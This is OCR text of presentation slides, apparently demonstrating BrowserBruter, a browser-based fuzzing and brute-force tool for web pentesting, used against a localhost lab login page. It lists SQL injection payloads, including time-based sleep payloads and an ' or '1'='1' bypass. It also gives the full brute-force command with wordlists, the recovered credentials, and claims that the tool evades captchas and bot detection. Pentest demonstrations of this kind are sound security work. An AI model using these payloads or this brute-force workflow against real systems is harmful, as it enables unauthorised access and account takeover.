
Attack Finished



What Next? A Report Viewer Tool For Browser-Bruter


- A GUI based report viewer tool to analyze the results of the attack.
- Bundled with various utilities to search, filter and sort the results.
- A detailed panel to view and analyse the HTTP traffic requests/responses.
- User Friendly UI inspired from Burp Suite UI.
- We will look into it later. Let's continue with our attack.


We Found Time Based SQL Injection



Payload	Method	URL	Response Time	Cycle Time MilliSeconds	R
'+(select*from(select(sleep(:	POST	http://localhost/login3.php	2024-04-04 22:04:50	40050	200
'-'	POST	http://localhost/login3.php	2024-04-04 22:05:00	57	200
admin") or "1"="1"/*	POST	http://localhost/login3.php	2024-04-04 22:05:04	54	200
,(select*from(select(sleep(2(	POST	http://localhost/login3.php	2024-04-04 22:04:57	54	200
'+(select*from(select(sleep(:	POST	http://localhost/login3.php	2024-04-04 22:04:52	53	200
'-'	POST	http://localhost/login3.php	2024-04-04 22:05:01	52	200
and (select*from(select(slee	POST	http://localhost/login3.php	2024-04-04 22:04:55	52	200
\'	POST	http://localhost/login3.php	2024-04-04 22:04:06	51	200
and (select*from(select(slee	POST	http://localhost/login3.php	2024-04-04 22:04:53	51	200
,(select*from(select(sleep(2(	POST	http://localhost/login3.php	2024-04-04 22:04:58	50	200
(select*from(select(sleep(2(	POST	http://localhost/login3.php	2024-04-04 22:04:08	49	200
\'	POST	http://localhost/login3.php	2024-04-04 22:04:04	49	200
admin") or "1"="1"/*	POST	http://localhost/login3.php	2024-04-04 22:05:03	49	200
(select*from(select(sleep(2(	POST	http://localhost/login3.php	2024-04-04 22:04:07	48	200
\'	GET	http://localhost/login3.php	2024-04-04 22:04:02	7	200
admin") or "1"="1"/*	GET	http://localhost/login3.php	2024-04-04 22:05:03	6	200
'+(select*from(select(sleep(:	GET	http://localhost/login3.php	2024-04-04 22:04:51	6	200
'+(select*from(select(sleep(:	GET	http://localhost/login3.php	2024-04-04 22:04:09	5	200

Attacking At The Browser Layer




The General Working Flow Of BrowserBruter
High Level Overview
Payload1
Payload2
Payload3
The BrowserBruter
Core of BrowserBruter
Core Fuzzer
Report Generator
HTTP Traffic Handler
Thread Handler
and more
1. Start the Browser
2. Navigate to target URL
3. Modify the Web Page as required
4. Fill payload1 in input1
5. Fill other fields if specified
6. Submit the fields (form)
The Browser
Instance
Target URL
Web Form
Input 1 [payload1]
Input 2
Submit
Track
7.Intercept
Modify
HTTP Traffic on fly
HTTP Traffic between
Browser and Server
Server
8. Repeat
Step 2 - 7
for each payload -> element
9. Generate the Final Report

4 Problems 1 Solution

- Completely bypasses the **encryptions** affecting HTTP traffic
- Creates a way to bypass **captchas** by allowing the pentester to manually perform the required human interactions and then proceed to payload insertions
- Can fuzz **front-end** when there is **no HTTP traffic**, for example when Input is utilized on the client side, i.e. when you want to brute force OTP input which is validated on the client side, so there is no HTTP Traffic
- Removes the burden of **session management**, auth handling and other micro management like CSRF handling while using HTTP proxy tools.

Features Sneak Peek

Multiple Attacks

Supports four different types of attack modes including -

1. Sniper
2. Battering Ram
3. Pitch Fork
4. Cluster Bomb

Stealthy and Fast

Uses advance browser and python libraries to hide itself from bot detection mechanisms. Also has options to increase speed of fuzzing.

Log Tracking

Keeps extensive logs of errors and all http traffics.

Session Handling

Has various advance options to handle the session mechanism including cookie support, custom header support and many more.

Bypasses Defences

Bypasses various HTML defense mechanism completely to allow error free fuzzing.

Javascript support

Has various options to handle javascript including executing javascript code, removing and replacing javascript code.

Tons Of Options


- There are more than **40+ options** available

- This includes -
  - Basic Options
  - Attack Mode Options
  - Fuzzing Options
  - Browser Options
  - Session Handling Options
  - The Python Scripting Engine
  - JavaScript and Navigation Handling Options
  - Debug Options
  - Report Generation Options

Multiple Attack Modes

- SNIPER
- BATTERING RAM
- PITCHFORK
- CLUSTER BOMB


Multiple Attack Modes – Let's Brute Force The Login Page



Multiple Attack Modes - Let's Brute Force The Login Page

```
┌──(xx㉿xx)-[~]
└─$ python3 BrowserBruter.py --elements-payloads username:usernames.txt,password:passwords.txt --target http://localhost/login3.php --button btn-default --attack 4 --remove-session
```

Multiple Attack Modes - Let's Brute Force The Login Page



And We Got The Credentials


File filter

Index	Request Time	Fuzzing	Payload	Method	URL	Response Time	Cycle Time MilliSeconds	Response Status Code	Response Length
3	2024-04-05 00:25:57	['username', 'password']	('portaladmin', 'super_strong_password')	POST	http://localhost/login3.p	2024-04-05 00:25:57	52	302	3050
13	2024-04-05 00:26:02	['username', 'password']	('admin@gmail.com', 'qesdgs6e56')	GET	http://localhost/login3.p	2024-04-05 00:26:02	5	200	1084


ds	Response Status Code	Response Length
	302	3050
	200	1084

Fuzzing	Payload
['username', 'password']	('portaladmin', 'super_strong_password')
['username', 'password']	('admin@gmail.com', 'qesdgs6e56')

Let's Check If They Are Correct




And We Are In!


localhost/dashboard.php
150%
NETSQUARE
secure • innovate • automate
Dashboard
Brand
Category
Product
Orders
Report
Import Brand
Total Product
9
Low Stock
2
Total Orders
6
04
Thursday 04, 2024
User Wise Order
Name
Orders in Rupees
portaladmin
320400
Nishith
45176.4
451620
INR Total Revenue

